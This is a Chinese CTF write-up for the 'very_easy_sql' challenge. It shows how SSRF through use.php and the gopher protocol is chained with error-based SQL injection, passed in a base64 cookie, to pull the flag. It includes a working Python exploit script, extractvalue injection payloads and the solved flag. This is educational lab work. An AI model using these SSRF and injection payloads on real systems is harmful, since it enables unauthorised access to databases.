
题目:攻防世界:very_easy_sql
提示:gopher extractvalue

步骤
- 尝试登录框输入万能密码和sql注入,发现都没有反应。(admin' or '1'='1 ...),查看源码

- 发现use.php

猜测ssrf,可以访问到我们本不能访问的界面,比如:服务器本地的127.0.0.1:3306。先尝试127.0.0.1

发现成功包含了index.php页面,此页面端口号为80端口,而我们要用到的就是这个端口,还记得一开始的页面:

- 应该是借助这里的SSRF,才有正常的身份验证权,现在就是想如何借助SSRF向服务器构造请求,让服务器正常执行我们的身份验证权。
尝试:file:///etc/passwd -> nonono 猜测有协议过滤
最终发现gopher不会出现nono用no,这也是我们可以利用的一个协议
gopher协议:可直接封装TCP数据流,模拟基于TCP的应用层协议,只要按目标服务的协议格式构造数据,就能通过gopher协议发送请求。借用该协议SSRF可借助服务器权限攻击内网中原本无法直接访问的服务,实现命令执行,文件写入等高危操作。
- 参考了其他师傅的文章,写的脚本
c
import base64
import urllib.parse
import re
import requests

def getcookie():
    host = "127.0.0.1:80"
    postdata = "uname=admin&passwd=admin"
    postsize = len(postdata)

    postPayload = \
"""POST /index.php HTTP/1.1
Host: {}
User-Agent: curl/7.43.0
Accept: */*
Content-Type: application/x-www-form-urlencoded
Content-Length: {}

{}
""".format(host, postsize, postdata)

    urlencode = urllib.parse.quote(postPayload,safe='')
    new = urlencode.replace("%0A", "%0D%0A")
    result = urllib.parse.quote(new)

    return("gopher://" + host + "/_" + result)

def payload(sql):
    sql1=base64.b64encode(sql.encode('utf-8')).decode('utf-8')
    cookie=f"this_is_your_cookie={sql1}"

    data = \
f'''POST /index.php HTTP/1.1
Host: 127.0.0.1:80
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Cookie: {cookie}
'''
    # 注意这里的data不能缩进

    data_url1 = urllib.parse.quote(data)
    data_url1 = data_url1.replace("%0A","%0D%0A")
    gopher='gopher://127.0.0.1:80/_'+data_url1
    return gopher


testurl ="http://61.147.171.35:64144/use.php"

# 获取cookie
# cookie_pay = getcookie()
# print("getcookie:",cookie_pay)

# 测试

# sql="admin') and  extractvalue(1,concat(0x7e,database()))#" # 获取数据库名
#sql="admin') and extractvalue(1,concat(0x7e,(select group_concat(table_name)from information_schema.tables where table_schema='security'))) #"  # 获取表名
#sql = "admin') and extractvalue(1,concat(0x7e,(select group_concat(column_name)from information_schema.columns where table_schema='security' and table_name='flag'))) #"  # 获取列名
sql = "admin') and extractvalue(1,concat(0x7e,(select flag from flag))) #"  # 获取flag
#cyberpeace{cc9bc826df9db6a3e85c4ff009a46b05}

pay=payload(sql)
# print(urllib.parse.quote(pay))
params={'url':f'{pay}'}
res=requests.get(testurl,params=params)
response = res.text

pattern = re.compile(r'Issue with your mysql:(.*)')

if response.find("Issue") > 0:
    a = pattern.findall(response)
    print(a[0])